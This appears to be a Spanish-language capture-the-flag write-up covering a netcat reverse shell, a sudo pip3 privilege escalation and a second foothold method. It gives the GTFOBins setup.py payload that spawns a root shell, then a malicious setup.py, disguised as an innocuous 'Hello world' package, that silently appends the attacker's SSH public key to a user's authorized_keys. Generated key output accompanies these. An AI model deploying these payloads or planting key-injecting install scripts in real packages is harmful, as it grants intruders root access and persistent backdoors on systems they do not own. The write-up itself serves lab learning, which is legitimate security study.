
validamos y somos kali




validamos nuevamente



validando levanto otro netcat en con el puerto dentro de kali le doy exit apenas termine me da una shell en la otra session




notese las sesiones de tmux el 0 era en kali di exit y en 3 ya soy low



##ESCALAD DE PRIVILEGIOS SUDO PIP3###

Hacemos sudo -l



y vemos que podemos ejecutar como root pip3
buscamos en gtobins e incontramos


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and m
used to access the file system, escalate or maintain privileged access.


```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

aqui cambiamos pip por pip3

sin embargo nos tiro un error validmos vemos que se crea un log en tmp




vemos que hay problemas con la tty por lo cual escribmos nuestro comandos de mejora de shell y ejecutamos nuevamente




TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip3 install $TF

este hpta error me hizo doler la cabeza bastante y e internet no habia ni una hpta ayuda xd


##SEGUNDA FORMA DE OBTENER USUARIO LOW POR MEDIO DE LLAVES SSH######
Se basa tambien en el archivo setup.py la diferencia es que no utiliza una shelll reversa de python si no que subimos nuestra llave de ssh
creo una carpeta llamada segunda forma y los scripts .py ,cfg y md






modificamos el script realmente se hace un try chatch que luego deja avanzar el codigo

```
try:
  with open("/home/low/.ssh/authorized_keys", "a") as f:
      f.write("aqui va nuestra key")
      f.close()
except Exception as e:
  pass
```



creamos la llave ssh para ello me convierto en root
cd ~/.ssh



escribmos ssh-keygen y hacemos ls tambiens damos enter en cada confirmación

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:+zDcpRBK2Pj3sPRW602Rc5LAk4J06PmohKN+c48iCEg root@kali
The key's randomart image is:
+---[RSA 3072]----+
|         ...     |
|     + ..o . .   |
|    o o.o.. =    |
| E   o .o. . o o |
|o    .o So  o * .|
|o   o .+.O.+ . = |
|.. . o .* * . .  |
|. o + o. = . o   |
| ..o +... . . .  |
+----[SHA256]-----+

┌──(root㉿kali)-[~/.ssh]
└─#
```

```
┌──(root㉿kali)-[~/.ssh]
└─# ls
id_rsa  id_rsa.pub
```


vemos nuestra llave publica


```
┌──(root㉿kali)-[~/.ssh]
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2/jtJsfbtOHPh3gOdCcMLKDK1SVuwvgG8/Q3oRXNqv8C
fJjm3F6VmC+etflpzmsnU3jSx3ZQqtDX7RnOrIGB7l7d4DLJQZlCIeT3QEYqoKeSUHgBVJ84Zfi+bSiZzrs
10mAwgV7Z3RBnwhtIQ+McDoCSnpZe/XjUHm3YgK/h5q7ZatXzRmrTSLrZhU8q5CDA60GqLtB9ylinHfd8Vb
lpSKpr8IQAp0+xUozVVDc9/RzwrWOs8iMISWe14ZB0veLt+Fubz7RRjU7Raj204KKaezdBONoawiAcl/thz
X0uOUGn5o+MFx9Z/UL5p++N5U6HCY58k2eij9UJRUfY6LlpFp5Bb9n372uQDeiNKz1ExaB4bcPr5zQ+GQHA
uWIDZi661A5zT9FG5+KIOXVzGIeRPNm21vsTDM5tYkfHlFLM6jU5rjdxjR+SGaQmO5ATConIpElge5C+jCv
hVZAlnHOcLpUktP/ZCkqb0zOfu+8AzseqoKlnKseCdB+gmE= root@kali

┌──(root㉿kali)-[~/.ssh]
└─#
```

y pegamos en la funcion .write importante quitar el root@kali al final

```
from setuptools import setup
#aqui va el codigo ssh de nuestra key ssh
try:
    with open("/home/low/.ssh/authorized_keys", "a") as f:
        f.write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2/jtJsfbtOHPh3gOdCcMLKDK1SVuwvgG8/
Q3oRXNqv8CjfJjm3F6VmC+etflpzmsnU3jSx3ZQqtDX7RnOrIGB7l7d4DLJQZlCIeT3QEYqoKeSUHgBVJ84Zfi+bSiZzrsO10mAwgV7Z3RBnwhtIQ+McDoCSnpZe/XjUHm3YgK/
h5q7ZatXzRmrTSLrZhU8q5CDA60GqLtB9ylinHfd8Vb0lpSKpr8IQAp0+xUozVVDc9/RzwrWOs8iMISWe14ZB0veLt+Fubz7RRjU7Raj204KKaezdBONoawiAcl/thztX0uOUGn5o+MFx9Z/UL5p+
+N5U6HCY58k2eij9UJRUfY6LlpFp5Bb9n372uQDeiNKz1ExaB4bcPr5zQ+GQHA+uWIDZi661A5zT9FG5+KIOXVzGIeRPNm21vsTDM5tYkfHlFLM6jU5rjdxjR+SGaQmO5ATConIpElge5C+jCvHhVZAlnHOcLpUktP/
ZCkqb0zOfu+8AzseqoKlnKseCdB+gmE=")
        f.close()
except Exception as e:
    pass


setup(
    name='linode_example',
    packages=['linode_example'],
    description='Hello world enterprise edition',
    version='0.1',
```


ahora configuramos el archivo pypirc cambiando carpeta por segunda forma

